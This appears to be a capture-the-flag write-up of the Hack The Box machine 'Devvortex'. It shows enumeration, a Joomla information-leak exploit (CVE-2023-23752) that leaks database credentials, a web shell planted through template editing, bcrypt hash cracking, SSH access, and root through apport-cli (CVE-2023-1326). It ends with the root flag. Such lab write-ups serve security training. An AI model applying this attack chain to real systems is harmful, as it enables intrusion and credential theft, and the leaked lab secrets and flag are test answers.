
Devvortex

25 February 2024 10:21

```
echo "10.10.14.242 devvortex.htb"|sudo tee -a /etc/hosts
```

Start with nmap

nmap -Pn -t3 10.10.11.242 | nmap -A -p21,80 10.10.11.242 -oN nmap.txt



After that I use gobuster to check the other dir :


```
gobuster dir-u http://devvortex.htb/-w $wordlists/content/dirs-and-files-medium.txt -t
50
```

But it did not show any intersting things so I go to port 80 in web , but their I didn't find any things cheesy and here at this Point I stuck because I don't get any idea what to do so I need a little hint and then I get the idea of **DNS subdomain enumeration** **so I use gobuster to enumerate :**

gobuster dns -d devvortex.htb -w /home/kali/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -t 20

Here I found one dns subdomains and I add it in /etc/hosts

After visiting the website I searched for robots.txt and here I find several endpoints



Then I move to administrator and find that it's a Joomla CMS administrator login portal and I use jooma scan to scan the joomla CMS :

joomscan -u http://dev.devvortex.htb


Here I get the joomla version and I search exploit and get a exploit

exploit-CVE-2023-23752

```
┌──(kali㉿kali)-[~/Desktop/HTB/Devvortex]
└─$ ruby exploit.rb http://dev.devvortex.htb

Users
[649] lewis (lewis) - lewis@devvortex.htb            Jsers
[650] logan paul (logan) - logan@devvortex.htb       ered

Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4nthergOt1n5r3c0n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0

┌──(kali㉿kali)-[~/Desktop/HTB/Devvortex]
```

Here I get the Username and pass of lewis >

First I try to ssh it but failed then I run the credintials in administrator page and here we enter the admin panel



From here, I knew, executing PHP code is easy and requires template editing. I went to **System**->**Templates**->**Administrator Templates**->**index.php**

Now, I had a properly working shell, but my current user couldn't read the user flag:

Knowing that the credentials obtained from exploiting the Joomla information leak vulnerability were for MySQL, I proceeded to connect to MySQL to explore the users' table:

```
www-data@devvortex:/home/logan$ mysql -u lewis -p
mysql -u lewis -p
Enter password: P4ntherg0t1n5r3c0n##
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2394
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)
Copyright (c) 2000, 2023, Oracle and/or its affiliates.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql>
```

mysql>show databases;

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)
```

mysql>use joomla

mysql>show tables

```
mysql> show tables
show tables
    -> ;
;
+-------------------------------+
| Tables_in_joomla              |
+-------------------------------+
| sd4fg_action_log_config       |
| sd4fg_action_logs             |
| sd4fg_action_logs_extensions  |
| sd4fg_action_logs_users       |
| sd4fg_assets                  |
| sd4fg_associations            |
| sd4fg_banner_clients          |
| sd4fg_banner_tracks           |
| sd4fg_banners                 |
| sd4fg_categories              |
| sd4fg_contact_details         |
| sd4fg_content                 |
| sd4fg_content_frontpage       |
| sd4fg_content_rating          |
| sd4fg_content_types           |
| sd4fg_contentitem_tag_map     |
| sd4fg_extensions              |
| sd4fg_fields                  |
| sd4fg_fields_categories       |
| sd4fg_fields_groups           |
| sd4fg_fields_values           |
| sd4fg_finder_filters          |
| sd4fg_finder_links            |
| sd4fg_finder_links_terms      |
| sd4fg_finder_logging          |
| sd4fg_finder_taxonomy         |
| sd4fg_finder_taxonomy_map     |
| sd4fg_finder_terms            |
| sd4fg_finder_terms_common     |
| sd4fg_finder_tokens           |
| sd4fg_finder_tokens_aggregate |
| sd4fg_finder_types            |
| sd4fg_history                 |
```

mysql>select username,password fromsd4fg_users;

```
mysql> select username,password from sd4fg_users;
select username,password from sd4fg_users;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| lewis    | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |
| logan    | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
+----------+--------------------------------------------------------------+
2 rows in set (0.00 sec)

mysql>
```

In the users' table, I found another user, logan, with a BCrypt hashed password. To crack this hash, I created a file named hash.txt, placed the hash inside, and initiated the attack using John the Ripper:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Devvortex]
└─$ john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho    (?)
1g 0:00:00:22 DONE (2024-02-25 04:58) 0.04409g/s 61.90p/s 61.90c/s 61.90C/s lacoste..harry
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

here I get logan password and then I ssh through logan:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Devvortex]
└─$ ssh logan@10.10.11.242
logan@10.10.11.242's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 25 Feb 2024 10:00:42

  System load:           0.03
  Usage of /:            63.8% of 4.76GB
  Memory usage:          22%
  Swap usage:            0%
  Processes:             165
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.242
  IPv6 address for eth0: dead:beef::250:56ff:feb9:c790


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm       un: sudo pro status


The list of available updat          ore than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.                Internet connection or proxy setting
s


Last login: Sun Feb 25 07:39:34 2024 from 10.10.14.64
logan@devvortex:~$
```

here I successfully get the userflag:

Privileage Escalation Root

Here I try various things but when I enter sudo -l command to to list the permissions and allowed commands that a user has with the sudo command.

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
```


After searching it in google I found a CVE for this and surprisingly this is the easiest part to get root shell

I follow the instruction from the url : https://vk9-sec.com/cve-2023-1326privilege-escalation-apport-cli-2-26-0/

```
logan@devvortex:/$ sudo /usr/bin/apport-cli -v
2.20.11
logan@devvortex:/$ sudo /usr/bin/apport-cli --file-bug

*** What kind of problem do you want to report?


Choices:
  1: Display (X.org)
  2: External or internal storage devices (e. g. USB sticks)
  3: Security related problems
  4: Sound/audio related problems
  5: dist-upgrade
  6: installation
  7: installer
  8: release-upgrade
  9: ubuntu-release-upgrader
  10: Other problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): ^[[B^[[B^[[B
```

```
*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.

*** What particular problem do you observe?


Choices:
  1: Removable storage device is not mounted automatically
  2: Internal hard disk partition cannot be mounted manually
  3: Internal hard disk partition is not displayed in Places menu
  4: No permission to access files on storage device
  5: Documents cannot be opened in desktop UI on storage device
  6: Other problem
  C: Cancel
Please choose (1/2/3/4/5/6/C): 2

.....

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (714.4 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C):
What would you like to do? Your options are:
  S: Send report (714.4 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): V
root@devvortex:/# id
uid=0(root) gid=0(root) groups=0(root)
root@devvortex:/#
```

And we get the root shell .


uid=0(root) gid=0(root) groups=0(root)
root@devvortex:/# ls
bin cdrom etc lib lib64 lost+found m
boot dev home lib32 libx32 media
root@devvortex:/# cd home
root@devvortex:/home# ls
logan
root@devvortex:/home# cd root
bash: cd: root: No such file or directory
root@devvortex:/home# cd ..
root@devvortex:/# cd root
root@devvortex:~# ls
root.txt
root@devvortex:~# cat root.txt
50a46e9ff52fe931dc71c715b3e7e6b4